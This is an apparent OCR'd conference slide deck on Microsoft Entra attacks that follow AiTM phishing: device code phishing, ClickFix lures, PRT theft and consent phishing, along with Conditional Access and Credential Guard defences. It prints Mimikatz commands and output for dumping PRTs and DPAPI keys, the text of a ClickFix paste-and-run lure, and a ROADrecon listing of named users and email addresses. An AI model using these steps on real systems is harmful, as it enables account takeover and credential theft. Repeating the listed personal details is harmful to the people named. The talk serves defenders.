What’s next after you mitigated AiTM!

Erik Loef & Kenneth van Surksum

Sponsors

onedeploy
Windows Deployment Reimagined

ZERO TOUCH

Insight

control up

PATCH MY PC

Rimo3

robopack

numecent

Microsoft

What is AITM quick recap demo

Erik Loef

Erik Loef
Microsoft MVP · Endpoint & Security

Role
CTO of PROXSYS

Focus
Intune · Security - MSP

Blog, Hobbies and more
Volleybal, Running

Kenneth van Surksum

Kenneth van Surksum
Microsoft Security MVP · Intune, Identity & Access

Role
Modern Workplace Consultant at Secure At Work


Focus
Intune · Entra· Security

Blog, Hobbies and more
https://vansurksum.com

Agenda

- What is AITM quick recap demo
- Device Code Flow Attack
- PRT Stealing (ClickFix)
- Downgrade Attack
- Consent App Registration
- Wrapup


AITM


Steals
user creds
(un, pw)
phishlet
config
POST <un, pwd>
POST <un, pwd>
login.m1cr0softonline.com
login.microsoftonline.com
Browser
200
<Evilginx tokens,
session cookie>
200
<Entra tokens,
session cookie>
Steals
session creds
(tokens, session
cookie)

Phishing “resistant” authentication

- Resistant to primarily **credential phishing** on fake login pages
- Phishing resistant methods:
  - FIDO keys: use URL as part of authentication flow.
  - Windows Hello: authentication is performed by Windows via PRT, not controllable by user.
  - Passkeys: act as FIDO keys
- Not resistant against:
  - Device code phishing
  - OAuth consent phishing
  - Downgrading to non phishing resistant method
  - Malware phishing

Device Code Flow Attack *with phishing resistant method*


Threat actor
1 Threat actor asks service for device code
2 Service response with device code
3 Threat actor sends the device code to the victim
4 Victim enters code, user name, password, and MFA into legitimate service
5 Service generates access token
6 Threat actor recovers the access token


Microsoft Teams Need help?
Join the meeting
Meeting : 685 318 885 965
ID:CMUZKJSCW
For organizers: Meeting options


MODERN
ENDPOINT
MANAGEMENT
SUMMIT
2026

Block Device Code Flow

Conditional Access policy

Delete | View policy information

All cloud apps

Not configured

Conditions

1 condition selected

Client apps

Not configured

Access controls

Filter for devices

Not configured

Grant

Block access

Authentication flows

Device code flow

Session

0 controls selected

Enable policy

Report-only | On | Off

Save

Authentication flows

Control how your organization uses certain authentication and authorization protocols and grants

Configure

Yes

Transfer methods

- [x] Device code flow
- [ ] Authentication transfer

Save

PRT Stealing & ClickFix

About::ClickFix


- Recent Example “gemeente EPE”

Data Breach at Gemeente Epe (Netherlands) on March 14, 2026

epe.nl Open

On March 14, 2026, Gemeente Epe experienced a significant data breach affecting approximately 800 gigabytes of sensitive citizen information. The breach was conducted by professionals via a ClickFix phishing attack that compromised internal work drives. While the systems have been secured, officials are investigating the full extent of the leak and advising residents to remain vigilant against potential data misuse.

1


About this p
Our systems
network. Thi
requests, an
Time: 2025-
URL: file:///C
Complete these
Verification steps
To prove you are not robot, please:
1. Press Windows Key + R.
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish
Perform the steps above to finish verification
VERIFY

Dsregcmd.exe /status

```
+----------------------------------------------------------------------+
| SSO State                                                            |
+----------------------------------------------------------------------+

                AzureAdPrt : YES
     AzureAdPrtUpdateTime : 2020-08-12 13:56:53.000 UTC
     AzureAdPrtExpiryTime : 2020-08-26 13:58:53.000 UTC
      AzureAdPrtAuthority : https://login.microsoftonline.com/281b7551-6927-4c71-856d-827e44eeeb12
           EnterprisePrt : NO
   EnterprisePrtAuthority :
```

PRT stealing

Mimikatz

Privilege::debug

Sekurlsa::cloudap

```
mimikatz # privilege::debug
Privilege ' 20' OK
```

```
mimikatz # sekurlsa::cloudap
```

PRT stealing


```
Authentication Id : 0 ; 4482338 (00000000:00446522)
Session           : Interactive from 3
User Name         : TestUser
Domain            : AzureAD
Logon Server      : (null)
Logon Time        : 01/09/2020 9.47.35
SID               : S-1-12-1-xx-xx-xx-xx
        cloudap :
             Cachedir : 15aab9d31109bbf8a2d0741b09cd5c0a05840d1fe788d513ee97715be0a19e5f
             Key GUID : {63502e91-4f44-43e9-8dc4-870d275383c5}
             PRT      : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"651ff3d8-3c71-45e8-8a7a-7f382f655099", "PrimarySid":"S-
             DPAPI Key: 061a521d6d93dadea48b5...83c4cc08fc577859ec0d0224 (sha1: 2ad0cf83b8ee8ad4267adc1e4809ab9a8d25f812)
```


PRT stealing


```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM
```

PRT stealing


```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM
```

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6...a_uuJVo86iywLqs0yh0sHCsGKd0rgqWrrQGMEQSSeq9E0znadE /u
Label      : AzureAD-SecureConversation
Context    : b10e7c099040ebb7a15a6cab38ad320a8ef8c68c73c299bf
 * using CryptUnprotectData API
Key type   : Software (DPAPI)
Clear key  : e5268ef434fb624db4b133cf9f0854d73d367284b0f39543810587afd5d4178d
Derived Key: ddd22d1244a43095a866b666ef9f0cab9c8d7bb364256548a6e603466d800604
```


ROADrecon
Home
Users
Groups
Devices
Administrative Units
Directory roles
Applications
Service Principals
Application roles
OAuth2 Permissions
Filter
Name
UserPrincipalName
Enabled
Email
Department
Last password change
Job title
Mobile
Account source
Account type
Arwin Extern
aextern@CIRGorinchem.onmicrosoft.com
2023-02-20T10:37:15
AD
Member
arwin rds
arwin-rds@cirgorinchem.nl
arwin-rds@cirgorinchem.nl
2023-01-30T10:18:35
AD
Member
Coenraad de Groot
cdegroot@cirgorinchem.nl
cdegroot@cirgorinchem.nl
2022-07-08T08:18:18
AD
Member
Admin CIR Gorinchem
cir01-admin@CIRGorinchem.onmicrosoft.com
cir01-admin@CIRGorinchem.onmicrosoft.com
2023-11-01T12:40:39
BG
Cloud
Member
cirg1-admin
cirg1-admin@CIRGorinchem.onmicrosoft.com
2025-01-13T14:09:17
Cloud
Member
Dave RDS Test
dave-rds-test@cirgorinchem.nl
dave-rds-test@cirgorinchem.nl
2025-07-18T12:19:25
AD
Member
demo user a
demousera@cirgorinchem.nl
2024-09-17T08:39:01
Cloud
Member
Demo user b
demouserb@cirgorinchem.nl
2024-11-05T09:13:39
Cloud
Member
demo user C
demouserc@cirgorinchem.nl
2024-09-17T08:46:43
Cloud
Member
demo user d
demouserd@cirgorinchem.nl
2024-09-
Cloud
Member
09:02

PROTECT your tokens

Enable Credential Guard – isolate LSASS with Virtualization-Based Security (VBS)

Turn on LSA Protection – run LSASS as a Protected Process (PPL)

Require TPM 2.0 – bind secrets (PRT, keys) to hardware & support measured boot

Use Windows Hello for Business / FIDO2 – replace passwords with hardware-backed keys

